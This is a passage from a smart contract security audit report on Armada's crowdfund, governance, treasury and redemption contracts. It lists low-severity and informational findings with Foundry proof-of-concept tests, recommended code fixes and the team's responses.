    assertFalse(crowdfund.refundMode());

    // === Scenario 2: seed 100 commits, finalize + sale succeeds ===
    vm.startPrank(seeds[99]);
    usdc.approve(address(crowdfund), SEED_COMMIT);
    crowdfund.commit(0, SEED_COMMIT);
    vm.stopPrank();
}

```

```

        vm.warp(crowdfund.windowEnd() + 1);
        crowdfund.finalize();

        assertEq(crowdfund.cappedDemand(), 1_500_000 * 1e6);
        assertEq(crowdfund.saleSize(), crowdfund.MAX_SALE());
        assertEq(crowdfund.saleSize(), 1_800_000 * 1e6);
        assertFalse(crowdfund.refundMode(), "100 seeds: sale succeeds");
        assertEq(crowdfund.totalAllocatedUsdc(), 1_197_000 * 1e6);
        assertEq(crowdfund.totalAllocatedArm(), 1_197_000 * 1e18);
    }
}

```

Run with:

```
forge test --match-test test_PoC_OneMoreSeedFlipsRefundToSuccess -vv
```

The test uses `vm.snapshotState / vm.revertToState` to demonstrate both sides of the cliff from identical pre-finalize state. Scenario 1 finalizes with 99 committed seeds: `cappedDemand` = \$1,485,000 clears gate 1, but `hop0Ceiling` = \$798,000 < `MIN_SALE` fails gate 2, triggering `refundMode`. State reverts; seed 100 commits; finalize again. Scenario 2: `cappedDemand` = \$1,500,000 trips `ELASTIC_TRIGGER`, `saleSize` jumps to `MAX_SALE` \$1.8M, `hop0Ceiling` becomes \$1,197,000 `MIN_SALE`, gate 2 passes, sale succeeds. One additional committed seed flips refund → success.

Recommended Mitigation: Remove the post-allocation `MIN_SALE` gate. Gate 1 (`cappedDemand` >= `MIN_SALE`) is the authoritative interest threshold - it tests that enough participants committed to the sale. Gate 2 (`totalAllocUsdc` >= `MIN_SALE`) re-tests the same promise against ceiling-clamped allocations, which is not the same quantity; a raise that cleared the commitment threshold can fail this second test purely because of how ceilings distribute the allocation. Removing gate 2 preserves `MIN_SALE` = \$1M as the meaningful raise target (promise kept to participants) while allowing ceiling-constrained raises that cleared the threshold to proceed.

```

uint256 totalAllocUsdc_ = _computeHopAllocations(saleSize);

-// Post-allocation minimum raise check: if net proceeds (allocated USDC) fall
-// below MIN_SALE, enter refundMode. Participants get full USDC refunds via
-// claimRefund(); no ARM is distributed. This can occur at BASE_SALE when hop-0
-// is oversubscribed and later hops don't close the gap to $1M. Cannot occur
-// after expansion (hop-0 ceiling alone exceeds MIN_SALE).
-if (totalAllocUsdc_ < MIN_SALE) {
-    refundMode = true;
-    phase = Phase.Finalized;
-    finalizedAt = block.timestamp;
-    emit Finalized(saleSize, 0, 0, true);
-    return;
-}
-
// Step 3: Store aggregate hop-level results.

```

After the fix, the 99-seed scenario proceeds normally: each seed receives its pro-rata ARM allocation (approximately \$8,060 worth at \$1/ARM) plus a \$6,940 USDC refund; treasury receives the ceiling-clamped \$798,000 aggregate proceeds; unsold ARM stays in the contract, sweepable via `withdrawUnallocatedArm`. The 67-99 refund dead zone no longer exists; only raises that genuinely fail gate 1 (`cappedDemand` < `MIN_SALE`) enter `refundMode`.

Test-suite update required alongside the code change. Nine tests in `test-foundry/ArmadaCrowdfundRefundMode.t.sol` currently use the oversubscribed-hop-0 scenario (via `_allSeedsCommitFull()`) as the setup that triggers `refundMode`. These need their setups changed to trigger `refundMode` the other way (commit less than `MIN_SALE` at any hop so gate 1 fails). The specific test `test_refundMode_triggers_whenAllocBelowMinSale` should be removed entirely - it encodes the bug behavior. `test_claim_revertsInRefundMode`, `test_claimRefund_returnsFullUsdc_inRefundMode`, `test_computeAllocation_revertsInRefundMode`, `testFuzz_claimRefund_exactAmount`, and similar tests should have their setup helpers swapped to a `commit-below-MIN_SALE` variant.

Armada: Acknowledged.

7.3.5 ArmadaRedemption::redeem **partial-sweep and per-asset share-zero forfeiture**

Description: ArmadaRedemption::redeem has an anyPayout guard that prevents ARM lock with zero return, but it fires on "share > 0 for any one token" — partial-sweep still let value silently transfer from early to late redeemers:

- **Partial-sweep forfeiture** (ArmadaRedemption.sol:150-169): if some tokens in tokens[] have available > 0 (already swept) and others have available == 0 (sweep pending), the caller gets shares only from swept tokens. anyPayout passes; unswept tokens' shares are forfeited to later redeemers who arrive after the sweep lands.

The REDEMPTION_DELAY 7-day window (:58,138) gives sweepers time to run but does not force sweep ordering.

Spec-Intent Gap:

specs/GOVERNANCE.md §Wind-Down §Redemption mechanism Properties claims:

Sequential correctness. Each redemption is calculated against the remaining assets and remaining circulating supply. **Early and late redeemers get the same pro-rata outcome**, with one caveat [revenue-lock releases].

Code achieves this only if all assets are swept before any redemption. The REDEMPTION_DELAY gives sweepers time but does not enforce sweep ordering.

Impact: Early redeemers lose shares of assets swept after their redemption; late redeemers receive more than pro-rata share of those assets.

Recommended Mitigation: Block silently-forfeiting paths — require a non-zero share for every token and ETH:

```
for (uint256 i = 0; i < tokens.length; i++) {
    uint256 available = IERC20(tokens[i]).balanceOf(address(this));
    uint256 share = (available * armAmount) / circulating;
    require(share > 0, "ArmadaRedemption: dust share");
    SafeERC20.safeTransfer(IERC20(tokens[i]), msg.sender, share);
}
```

Armada: Fixed in commit [df67822](#).

Cyfrin: Verified.

7.3.6 ArmadaGovernor::securityCouncil **is inert at launch; no deploy-time bootstrap**

Description: ArmadaGovernor::securityCouncil defaults to address(0). setSecurityCouncil is timelock-only, so activating the SC requires a passed and executed governance proposal. Until that happens, veto actions and SC-gated pauseShields revert with Gov_SCEjected. Governance itself requires quorum (floor = 100k ARM); before sufficient delegation occurs, the quorum may be unmeetable. scripts/deploy_governance.ts never initializes the SC.

Impact: Launch window during which no SC exists - any early proposal cannot be vetoed.

Recommended Mitigation: Consider setting initial security council by deployer.

Armada: Fixed in commit [79e518c](#).

Cyfrin: Verified; one concern is that this allows the deployer to change the security council at any time, however this is mitigated by ArmadaGovernor::clearDeployer being called after a successful deployment (see scripts/deploy_crowdfund.ts and verify_deployment.ts).

7.3.7 ArmadaTreasuryGov::removeStewardBudgetToken **can revert with OOG error**

Description: As you can see, it removes _stewardSpendHistory:

```

function removeStewardBudgetToken(address token) external onlyOwner {
    require(stewardBudgets[token].authorized, "ArmadaTreasuryGov: token not authorized");

    delete stewardBudgets[token];
@>    delete _stewardSpendHistory[token];
}

```

Actually `_stewardSpendHistory` is append-only array, it contains every spending:

```

function stewardSpend(address token, address recipient, uint256 amount) external onlyOwner {
    ...

    // Record this spend for rolling window tracking.
    // NOTE: Same append-only pattern as _outflowHistory see design note on _checkAndRecordOutflow.
@>    _stewardSpendHistory[token].push(OutflowRecord({
        amount: amount,
        timestamp: block.timestamp
    }));

    _checkAndRecordOutflow(token, amount);
    IERC20(token).safeTransfer(recipient, amount);

    uint256 remaining = budget.limit - (recentSpend + amount);
    emit StewardSpent(token, recipient, amount, remaining);
}

```

It won't be possible to call `removeStewardBudgetToken` when array is big enough to delete.

Impact: Function `removeStewardBudgetToken` can't be called, it means budget config can't be removed completely. Still there is workaround to use `updateStewardBudgetToken` setting limit to 1 wei.

Recommended Mitigation: Consider not deleting history:

```

function removeStewardBudgetToken(address token) external onlyOwner {
    require(stewardBudgets[token].authorized, "ArmadaTreasuryGov: token not authorized");

    delete stewardBudgets[token];
-    delete _stewardSpendHistory[token];
}

```

Armada: Fixed in commit [447e6cb](#).

Cyfrin: Verified.

7.3.8 ArmadaCrowdfund::finalize rounding buffer over-reserves USDC by factor of NUM_HOPS

Description: `ArmadaCrowdfund::finalize` at `contracts/crowdfund/ArmadaCrowdfund.sol:463` reserves a rounding buffer before pushing proceeds to treasury:

```

uint256 roundingBuffer = participantNodes.length * NUM_HOPS;

```

The buffer covers floor-division loss in `_computeAllocation` where oversubscribed hops compute `allocUsdc = (cappedCommitted * finalCeilings[hop]) / finalDemands[hop]`. Each claim at one (address, hop) node loses at most one USDC unit. `participantNodes` already enumerates one entry per node, so the tight upper bound on total dust is `participantNodes.length * 1`. The `* NUM_HOPS` factor triple-counts and permanently strands `participantNodes.length * (NUM_HOPS - 1)` USDC units - no function can move contract USDC to treasury after `finalize`.

Impact: USDC collected from participants is locked in the contract instead of reaching treasury. For the practical cap of roughly 1,500 participant nodes, worst-case stranding is roughly 3,000 USDC units (roughly \$0.003). Over-reserving never causes a refund shortfall, hence Low severity.

Proof of Concept: Add the following test to test-foundry/solace-pocs/PoC_L_RoundingBufferOverReserve.t.sol:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.17;

import "forge-std/Test.sol";
import "../../contracts/crowdfund/ArmadaCrowdfund.sol";
import "../../contracts/crowdfund/IArmadaCrowdfund.sol";
import "../../contracts/governance/ArmadaToken.sol";
import "../../contracts/cctp/MockUSDCV2.sol";

contract PoC_RoundingBufferOverReserveTest is Test {
    ArmadaCrowdfund public crowdfund;
    MockUSDCV2 public usdc;
    ArmadaToken public armToken;

    address public admin;
    address public treasury;

    uint256 constant ARM_FUNDING = 1_800_000 * 1e18;
    uint256 constant SEED_COUNT = 100; // hits ELASTIC_TRIGGER at $15k/seed
    uint256 constant SEED_COMMIT = 15_000 * 1e6; // full hop-0 cap
    uint8 constant NUM_HOPS = 3;

    function setUp() public {
        admin = address(this);
        treasury = address(0xCAFE);

        usdc = new MockUSDCV2("Mock USDC", "USDC");
        armToken = new ArmadaToken(admin, admin);
        crowdfund = new ArmadaCrowdfund(
            address(usdc), address(armToken), treasury,
            admin, admin, block.timestamp
        );

        address[] memory wl = new address[](2);
        wl[0] = admin;
        wl[1] = address(crowdfund);
        armToken.initWhitelist(wl);

        address[] memory delegators = new address[](1);
        delegators[0] = address(crowdfund);
        armToken.initAuthorizedDelegators(delegators);

        armToken.transfer(address(crowdfund), ARM_FUNDING);
        crowdfund.loadArm();
    }

    function _seed(uint256 i) internal pure returns (address) {
        return address(uint160(0x1000 + i));
    }

    function test_PoC_FinalizeOverReservesRoundingBuffer() public {
        address[] memory seeds = new address[](SEED_COUNT);
        for (uint256 i = 0; i < SEED_COUNT; i++) seeds[i] = _seed(i);
        crowdfund.addSeeds(seeds);

        for (uint256 i = 0; i < SEED_COUNT; i++) {
            usdc.mint(seeds[i], SEED_COMMIT);
            vm.startPrank(seeds[i]);
            usdc.approve(address(crowdfund), SEED_COMMIT);
            crowdfund.commit(0, SEED_COMMIT);
        }
    }
}
```

```

        vm.stopPrank();
    }

    vm.warp(crowdfund.windowEnd() + 1);
    crowdfund.finalize();
    assertFalse(crowdfund.refundMode());

    // Per-seed alloc: (15000 * 1197000) / 1500000 = 11970 (integer-exact, zero rounding)
    uint256 allocPerSeed = 11_970 * 1e6;
    uint256 totalAlloc   = SEED_COUNT * allocPerSeed;
    uint256 buffer       = SEED_COUNT * NUM_HOPS;
    assertEq(crowdfund.totalAllocatedUsdc(), totalAlloc);
    assertEq(usdc.balanceOf(treasury), totalAlloc - buffer);

    uint256 sumClaimed;
    for (uint256 i = 0; i < SEED_COUNT; i++) {
        vm.prank(seeds[i]);
        crowdfund.claim(seeds[i]);
        sumClaimed += allocPerSeed;
    }

    // Actual dust = 0; entire buffer stranded.
    assertEq(sumClaimed, crowdfund.totalAllocatedUsdc());
    assertEq(usdc.balanceOf(address(crowdfund)), buffer);
    assertEq(buffer - SEED_COUNT * allocPerSeed, SEED_COUNT * (NUM_HOPS - 1));
}
}

```

Run with `forge test --match-test test_PoC_FinalizeOverReservesRoundingBuffer -vv`.

100 seeds each commit \$15k at hop-0, triggering elastic expansion to `MAX_SALE = $1.8M`. Per-seed allocation is integer-exact (11,970 USDC), so actual dust is zero yet the contract retains the full 300-unit buffer after all claims.

Recommended Mitigation:

```

-uint256 roundingBuffer = participantNodes.length * NUM_HOPS;
+uint256 roundingBuffer = participantNodes.length;

```

Verified against the full forge suite: all 50 existing crowdfund tests pass, conservation invariants hold, and treasury recovers the previously stranded `participantNodes.length * (NUM_HOPS - 1)` USDC per sale.

Armada: Fixed in commit [a9680ce](#).

Cyfrin: Verified.

7.3.9 ArmadaCrowdfund has no USDC sweep path; unclaimed refunds and donations are permanently stuck

Description: `ArmadaCrowdfund::withdrawUnallocatedArm` at `contracts/crowdfund/ArmadaCrowdfund.sol:555` sweeps unclaimed or unsold ARM to treasury in every terminal state. USDC has no counterpart. After `finalize` pushes proceeds to treasury at :467, USDC outflows only via `claim`, `claimRefund` (at :516, :544), both gated on per-participant state. USDC no participant claims is permanently stuck in four cases:

1. Success-path: per-participant pro-rata refund (`committed - allocUsdc`) for every non-claimer
2. `refundMode`: full committed for every non-claimer (entered when `cappedDemand < MIN_SALE` at :403 or `totalAllocUsdc_ < MIN_SALE` at :435)
3. Canceled: full committed for every non-claimer
4. Direct USDC donations to the contract

Spec CROWDFUND.md:393, :401 states refunds do not expire. That guarantees participants are never early-swept; it does not preclude a long-horizon backstop that recovers provably-abandoned funds, matching the ARM recovery pattern.

Impact: Worst per-wallet stuck amount is full committed under refundMode or Canceled, reaching the \$15k hop-0 per-slot cap. Across the ~1,500-wallet participation cap over multi-year horizons, non-trivial treasury-recoverable capital is lost to abandoned wallets.

Recommended Mitigation: Add withdrawUnallocatedUsdc mirroring withdrawUnallocatedArm's gating with a deadline equal to or longer than the 3-year ARM claim deadline. Sweep usdc.balanceOf(address(this)) minus any USDC still owed for refunds; owed is zero once the USDC deadline passes, preserving the refunds-do-not-expire guarantee for any realistic claim window.

Armada: Acknowledged.

7.3.10 ArmadaRedemption : Optional ETH redemption can cause users to forfeit their pro-rata ETH share

Description: ArmadaRedemption:redeem allows a caller to opt out of receiving native ETH by passing includeETH = false, while still transferring their ARM into the redemption contract and receiving ERC20 payouts.

As a result, a caller can unintentionally forfeit their pro-rata ETH share. The unclaimed ETH remains in the redemption contract and can be captured by subsequent redeemers. From an economic perspective, if a caller is able to receive native ETH successfully, then choosing includeETH = true is strictly better than choosing includeETH = false, because the caller receives more total value in the same redemption flow. In that case, opting out of ETH does not provide a financial benefit to the redeemer and instead leaves part of their pro-rata entitlement behind for others to claim later.

Impact: Callers who redeem with includeETH = false lose their pro-rata ETH share even though their ARM is still transferred to the redemption contract. The leftover ETH remains available for later redeemers, causing unexpected redistribution of value.

This is primarily an API and UX issue, but it can still produce real economic loss if an integration, frontend, or caller passes false by mistake or treats the flag as harmless or the user rushed to redeem as this is designed in-case of a wind-down.

Recommended Mitigation: Consider replacing the includeETH bool with a required ethRecipient parameter:

```
redeem(uint256 armAmount, address[] calldata tokens, address ethRecipient)
```

and enforce:

- require(ethRecipient != address(0))
- always attempt ETH payout as part of redemption

As an alternative design/mitigation, explicitly define the pro-rata payout based on the flag:

- includeETH = true: the user receives ETH and a correspondingly smaller ERC20/token share
- includeETH = false: the user receives no ETH and a correspondingly larger ERC20/token share

Armada: Fixed in commit [cf1ae6f](#).

Cyfrin: Verified.

7.3.11 ArmadaGovernor::state incorrectly handles VetoRatification proposals

Description: VetoRatification proposal is passed by default, users should explicitly vote against it to defeat:

```
function resolveRatification(uint256 ratificationId) external {
    uint256 vetoedId = ratificationOf[ratificationId];
    if (vetoedId == 0) revert Gov_NotARatificationProposal();

    Proposal storage p = _proposals[ratificationId];
    if (block.timestamp <= p.voteEnd) revert Gov_VotingNotEnded();
```



```

    if (p.executed) revert Gov_AlreadyResolved();

    p.executed = true;

    // Evaluate outcome: does the community uphold or deny the veto?
    bool quorumMet = _quorumReached(ratificationId);
@> bool majorityAgainst = quorumMet && (p.againstVotes > p.forVotes);

    if (majorityAgainst) {
        ...
    } else {
@>     // FDR wins or quorum not met → veto stands
        emit RatificationResolved(ratificationId, true);
    }
}

```

Let's take a look at state logic. If quorum is not met, VetoRatification proposal succeeds. However state returns Defeated. Additionally it will return Defeated if QUEUE_GRACE_PERIOD has passed, however that restriction should not apply to VetoRatification proposals:

```

/// @notice Get current state of a proposal
function state(uint256 proposalId) public view returns (ProposalState) {
    Proposal storage p = _proposals[proposalId];
    if (p.id == 0) revert Gov_UnknownProposal();

    if (p.canceled) return ProposalState.Canceled;
    if (p.executed) return ProposalState.Executed;
    if (block.timestamp < p.voteStart) return ProposalState.Pending;
    if (block.timestamp <= p.voteEnd) return ProposalState.Active;

    // After voting ends: check quorum and majority
    if (p.proposalType == ProposalType.Steward) {
        // Pass-by-default: defeated ONLY if quorum met AND strict majority votes against
        if (_quorumReached(proposalId) && p.againstVotes > p.forVotes) {
            return ProposalState.Defeated;
        }
    } else {
@>     if (!_quorumReached(proposalId) || !_voteSucceeded(proposalId)) {
@>         return ProposalState.Defeated;
        }
    }
    ...

    // Succeeded proposals expire if not queued within the grace period
@>     if (block.timestamp > p.voteEnd + QUEUE_GRACE_PERIOD) {
@>         return ProposalState.Defeated;
    }

    return ProposalState.Succeeded;
}

```

Impact: View function ArmadaGovernor::state returns incorrect value for VetoRatification proposal.

Recommended Mitigation: Explicitly handle this case:

```

function state(uint256 proposalId) public view returns (ProposalState) {
    ...
    // After voting ends: check quorum and majority
    if (p.proposalType == ProposalType.Steward) {
        // Pass-by-default: defeated ONLY if quorum met AND strict majority votes against
        if (_quorumReached(proposalId) && p.againstVotes > p.forVotes) {
            return ProposalState.Defeated;
        }
    }
}

```

```

+         } else if (p.proposalType == ProposalType.VetoRatification) {
+             if (_quorumReached(proposalId) && p.againstVotes > p.forVotes) {
+                 return ProposalState.Defeated;
+             } else {
+                 return ProposalState.Succeeded;
+             }
+         } else {
+             if (!_quorumReached(proposalId) || !_voteSucceeded(proposalId)) {
+                 return ProposalState.Defeated;
+             }
+         }
+         ...
+     }

```

Armada: Fixed in commit [06245ac](#).

Cyfrin: Verified.

7.3.12 ArmadaRedemption has no sweep path; assets pro-rata to never-redeemed ARM are permanently stuck

Description: ArmadaRedemption::redeem at contracts/governance/ArmadaRedemption.sol:118-190 distributes treasury assets pro-rata via `share = (available * armAmount) / circulating` at :164 (and the equivalent ETH calculation at :175). The contract has no sweep, recovery, or rescue function — IERC20 and ETH only flow out via redeem.

Two mechanisms leave assets permanently stuck:

1. **Per-call integer-division dust.** Each `share` rounds down. Dust per call is bounded and self-correcting only if 100% of circulating ARM eventually redeems — when the final holder's `armAmount == circulating`, `share = available` sweeps the residual cleanly.
2. **ARM that never redeems (dominant).** Lost keys, dormant addresses, and contracts holding ARM that cannot or will not call `redeem` leave their pro-rata share of every swept asset stranded forever. If F is the fraction of circulating ARM that never redeems, F of every USDC/ETH/other-token amount swept into the contract is permanently stuck. There is no deadline, no claim-window expiry, no backstop. Once redemption activity ceases, the residual is unrecoverable.

specs/GOVERNANCE.md §Wind-Down §Redemption mechanism specifies the redemption is permissionless with no deadline ("Deposit ARM, receive your share, whenever you want"). The spec is silent on what happens to assets corresponding to never-redeemed ARM — silence on a backstop, not an explicit prohibition. A long-horizon recovery path is consistent with the no-deadline guarantee for any realistic claim window.

Impact: Treasury value proportional to the lost-key / dormant-holder fraction of circulating ARM is permanently locked in ArmadaRedemption. Industry-typical lost-key rates for long-lived tokens range from 5-20%; over a multi-year post-wind-down horizon, the stuck fraction is material relative to the swept treasury.

Recommended Mitigation: Add a long-horizon deadline-gated sweep, e.g. `sweepResidual(address token)` callable any time after `triggerTime + RESIDUAL_DELAY` where `RESIDUAL_DELAY` is years (3-5 years preserves the no-deadline spirit for any realistic redeemer). Recipient choice is constrained because the treasury is wound down by definition — viable options:

1. Distribute the residual pro-rata to the final-N redeemers via a claim ledger.
2. Direct to a community-controlled multisig address fixed at deployment.
3. Permanently burn (where supported) or send to `address(0)`-equivalent for the asset.

Pick whichever aligns with the protocol's social-recovery norms; the key property is that an upper-bound fraction of treasury is no longer mathematically frozen for non-claiming holders.

Armada: Acknowledged.

7.3.13 ArmadaGovernor::addExtendedSelector, addStandardSelector **accept dual-map state; later removal silently downgrades**

Description: ArmadaGovernor keeps two parallel selector classification maps - extendedSelectors and standardSelectors - that the spec at specs/GOVERNANCE.md treats as disjoint partitions. The classification setters do not enforce the disjointness:

- addExtendedSelector (contracts/governance/ArmadaGovernor.sol:515-521) only rejects double-add into extendedSelectors; it does not check standardSelectors[selector].
- addStandardSelector (contracts/governance/ArmadaGovernor.sol:536-540) has no guards at all - it does not reject when the selector is already in extendedSelectors, nor when it is already in standardSelectors.

A selector can therefore be true in both maps simultaneously. At classification time _classifyProposal:1134 checks extendedSelectors first and short-circuits, so Extended wins and the latent standardSelectors entry is shadowed at runtime. The shadowed entry survives indefinitely.

The hazard surfaces at the next state edit. If governance later calls removeExtendedSelector(X) expecting the selector to fall through to the :1160 fail-closed default (which would keep it Extended), the latent standardSelectors[X] = true activates and the selector drops to Standard. The symmetric case (removeStandardSelector(X) while extendedSelectors[X] is true) is a no-op masquerading as a real change.

Impact: A governance reviewer comparing the proposed removeExtendedSelector(X) against the on-chain extendedSelectors[X] = true value sees a removal that, by their reading of the spec, leaves X in the unclassified-fail-closed state (still Extended at runtime). The latent standardSelectors[X] entry, which is not part of the proposal under review, silently flips X from Extended to Standard quorum on execution - bypassing the higher quorum and longer timelock the spec assigns to Extended actions for that selector. The reverse case hides the absence of an intended state change.

Recommended Mitigation: Enforce mutual exclusion in both setters. Either add explicit cross-map guards:

```
error Gov_SelectorAlreadyStandard();

function addExtendedSelector(bytes4 selector) external {
    if (msg.sender != address(timelock)) revert Gov_NotTimelock();
    if (extendedSelectors[selector]) revert Gov_SelectorAlreadyExtended();
    if (standardSelectors[selector]) revert Gov_SelectorAlreadyStandard();
    extendedSelectors[selector] = true;
    emit ExtendedSelectorAdded(selector);
}

function addStandardSelector(bytes4 selector) external {
    if (msg.sender != address(timelock)) revert Gov_NotTimelock();
    if (standardSelectors[selector]) revert Gov_SelectorAlreadyStandard();
    if (extendedSelectors[selector]) revert Gov_SelectorAlreadyExtended();
    standardSelectors[selector] = true;
    emit StandardSelectorAdded(selector);
}
```

Also ArmadaGovernor::removeStandardSelector has no check to revert if the selector being removed is not a standard selector while removeExtendedSelector has this style of check.

Or collapse both maps into a single classification mapping where the type system forbids the contradictory state:

```
enum Classification { Unclassified, Standard, Extended }
mapping(bytes4 selector => Classification classification) public selectorClassification;
```

Armada: Fixed in commits [77f75b8](#), [e02de88](#).

Cyfrin: Verified.

7.3.14 ArmadaWindDown::governanceTriggerWindDown selector unregistered, force-classified Extended instead of spec-mandated Standard

Description: GOVERNANCE.md:618, 622-624 lists the wind-down trigger as governable via "standard proposal". ArmadaGovernor::initialize (contracts/governance/ArmadaGovernor.sol:339-417) registers neither governanceTriggerWindDown() in standardSelectors nor in extendedSelectors. _classifyProposal at contracts/governance/ArmadaGovernor.sol:1160 fail-closes unrecognized selectors to Extended:

```
// Fail-closed: unrecognized selectors force Extended classification.
if (!standardSelectors[selector]) return ProposalType.Extended;
```

A propose([armadaWindDown.governanceTriggerWindDown()]) call therefore force-classifies Extended.

Impact: Governance-initiated wind-down trigger runs at the Extended bar (14-day vote, 30% quorum, 7-day execution delay) instead of the spec-mandated Standard bar (7-day vote, 20% quorum, 2-day execution delay). End-to-end ~16 days vs ~9 days, with a wider voting coalition required. The permissionless triggerWindDown() path (after deadline elapsed and revenue threshold unmet) remains unaffected, so wind-down is never blocked - only slower than promised when initiated via governance.

Recommended Mitigation: Register the selector in standardSelectors during initialize:

```
+ standardSelectors[bytes4(keccak256("governanceTriggerWindDown()"))] = true;
```

Alternatively, update GOVERNANCE.md:618, 622-624 to classify the wind-down trigger as Extended if the team prefers the higher consensus bar for an irreversible action.

Armada: Fixed in commit [91d6d59](#) - we chose to go with the current implementation keeping it as Extended and update the spec.

Cyfrin: Verified.

7.3.15 ArmadaCrowdfund::computeAllocation, computeAllocationAtHop revert in refundMode, breaking spec's "always returns theoretical entitlement" guarantee

Description: CROWDFUND.md:355 defines both views as: "always returns the theoretical entitlement regardless of timing or claim status. It is pure deterministic math over finalized state". :645 directs the observer to "query on-chain finalized aggregate state through computeAllocation()".

ArmadaCrowdfund::computeAllocation, computeAllocationAtHop (contracts/crowdfund/ArmadaCrowdfund.sol:644-645, 662-663) reject the refund branch:

```
require(phase == Phase.Finalized, "ArmadaCrowdfund: not finalized");
require(!refundMode, "ArmadaCrowdfund: sale in refund mode");
```

The pre-finalize gate is consistent with the spec qualifier "pure deterministic math over finalized state" (finalCeilings and finalDemands are zero pre-finalize, so the answer is genuinely undefined). The !refundMode gate is not consistent: in refundMode the entitlement is well-defined as (armAmount: 0, refundUsdc: sum over hops of participants[addr][h].committed), and the spec's "regardless of timing or claim status" wording means the view should keep returning the same theoretical entitlement before and after claimRefund.

Impact: Observers and UIs that follow the spec's instruction to use ArmadaCrowdfund::computeAllocation as the canonical post-finalization view must special-case refundMode and read participants[addr][h].committed directly across all hops, defeating the canonical-view promise.

Recommended Mitigation: Drop the !refundMode require and have the views compute the refund-mode answer directly:

```
function computeAllocation(address addr) public view returns (
    uint256 armAmount,
    uint256 refundUsdc
) {
    require(phase == Phase.Finalized, "ArmadaCrowdfund: not finalized");
```

```

-   require(!refundMode, "ArmadaCrowdfund: sale in refund mode");
+   bool refundModeCache = refundMode;

    for (uint8 h; h < NUM_HOPS; h++) {
        Participant storage p = participants[addr][h];
        if (p.committed == 0) continue;

+       if (refundModeCache) {
+           refundUsdc += p.committed;
+           continue;
+       }
        (uint256 allocArm, , uint256 hopRefund) = _computeAllocation(p.committed, h, _effectiveCap(p,
↪ h));
        armAmount += allocArm;
        refundUsdc += hopRefund;
    }
}

```

Apply the equivalent change to `computeAllocationAtHop`.

Armada: Fixed in commit [eda2cee](#).

Cyfrin: Verified.

7.4 Informational

7.4.1 RevenueCounter::setFeeCollector, syncStablecoinRevenue **underflow on non-monotonic collector**

Description: Both `syncStablecoinRevenue` and `setFeeCollector` compute `delta = currentCumulative - lastSyncedCumulative`. In Solidity 0.8.x the subtraction reverts when the new collector reports a lower cumulative than the previous. The switch path inside `setFeeCollector` syncs the old collector before updating (`RevenueCounter.sol:99-107`), so a regression blocks even the collector replacement. Recovery requires a two-step path (`setFeeCollector(address(0))` first, then switch to the new one), which is not documented in any runbook.

Spec-Intent Gap:

`specs/GOVERNANCE.md` §Revenue Counter Mechanism describes the two update paths (`syncStablecoinRevenue` permissionless, `attestRevenue` governance) but does not prescribe behaviour for `setFeeCollector` rotation under a non-monotonic old collector. The rotation path exists precisely to recover from a compromised or misbehaving collector, so the underflow-revert behaviour blocks the recovery channel in exactly the scenario it is designed to handle.

Impact: Permanent DoS of the stablecoin revenue tracking path until a two-step governance action. Downstream ArmadaWindDown's `recognizedRevenueUsd < revenueThreshold` check under-counts; `RevenueLock` release schedules stall.

Recommended Mitigation: Saturate at zero and unconditionally update `lastSyncedCumulative`, and document the zero-collector reset:

```
uint256 delta = currentCumulative > lastSyncedCumulative
    ? currentCumulative - lastSyncedCumulative
    : 0;
lastSyncedCumulative = currentCumulative;
if (delta > 0) {
    recognizedRevenueUsd += delta * USDC_TO_USD_SCALE;
    emit RevenueUpdated(recognizedRevenueUsd, recognizedRevenueUsd - delta * USDC_TO_USD_SCALE);
}
```

Armada: Fixed in commit [04c4550](#).

Cyfrin: Verified.

7.4.2 Missing input validation in value-movers, AdapterRegistry, and ArmadaRedemption::redeem

Description: Multiple externally-facing value-moving and admin functions lack basic input validation. Enumerated sub-items:

1. `ArmadaTreasuryGov::distribute` — `contracts/governance/ArmadaTreasuryGov.sol:139-144` — missing `amount > 0`. A zero-amount call inserts a zero record into the append-only outflow history and silently invokes the recipient's fallback. Unlike `stewardSpend`, which requires `amount > 0`, `distribute` has no such guard.
2. `ArmadaTreasuryGov::transferTo` — `contracts/governance/ArmadaTreasuryGov.sol:477-485` — missing `amount > 0`. A future wind-down replacement that passes zero invokes the recipient's fallback with no value change.
3. `ArmadaTreasuryGov::transferETHTo` — `contracts/governance/ArmadaTreasuryGov.sol:486-492` — missing `amount > 0`. `recipient.call{value: 0}("")` still invokes the recipient's fallback.
4. `AdapterRegistry::deauthorizeAdapter`, `fullDeauthorizeAdapter` — `contracts/governance/AdapterRegistry.sol:76` — missing `adapter != address(0)` guard. Current behaviour produces a status-error revert on the zero address, which is misleading. `authorizeAdapter` does check — the siblings are inconsistent.
5. `ArmadaRedemption::redeem` — `contracts/governance/ArmadaRedemption.sol:160` — missing explicit `tokens[i] != address(0)` check inside the loop. The zero address currently reverts via the ABI decoder after

the ARM transfer, which rolls back correctly but is inconsistent with the explicit ARM-token zero check above it.

6. ArmadaGovernor::setExcludedAddresses — contracts/governance/ArmadaGovernor.sol:424-436 — missing duplicate-address check. The loop rejects address(0) and treasuryAddress but accepts the same non-treasury address pushed twice. _initProposal:855-859 then sums balanceOf across the list, so a duplicated entry double-counts that address's balance into excludedBalance, artificially lowering snapshotEligibleSupply = totalSupply - excludedBalance and the resulting quorum threshold. The excludedAddressesLocked flag makes this permanent without a UUPS upgrade. The spec at specs/GOVERNANCE.md:86 defines the denominator as set subtraction (totalSupply - treasury - excludedAddresses), so duplicate counting violates spec intent.

Spec-Intent Gap:

Spec is silent on input validation for these paths. The concern is cross-function asymmetry — stewardSpend (:152-154) and authorizeAdapter (AdapterRegistry.sol:44-53) enforce input guards (amount > 0, adapter != address(0)); their siblings do not. Zero-amount outflow records and zero-address deauthorisations pollute append-only storage with entries that carry no economic meaning. For sub-item 6, the spec states the quorum-denominator formula in set form but the contract permits a multiset configuration.

Impact: Defense-in-depth gaps. Items (1)-(3) allow zero-amount recipient-fallback invocations that are harmless today but remove an obvious guard against future regressions. Item (4) produces misleading error messages. Item (5) wastes a revert path that could be caught earlier. Item (6) permanently inflates excludedBalance and lowers the quorum threshold below the spec-stated value if a duplicate is configured at bootstrap.

Recommended Mitigation: Per sub-item:

```
// (1) ArmadaTreasuryGov::distribute
require(amount > 0, "ArmadaTreasuryGov: zero amount");

// (2) ArmadaTreasuryGov::transferTo
require(amount > 0, "ArmadaTreasuryGov: zero amount");

// (3) ArmadaTreasuryGov::transferETHTo
require(amount > 0, "ArmadaTreasuryGov: zero amount");

// (4) AdapterRegistry::deauthorizeAdapter, fullDeauthorizeAdapter
require(adapter != address(0), "AdapterRegistry: zero adapter");

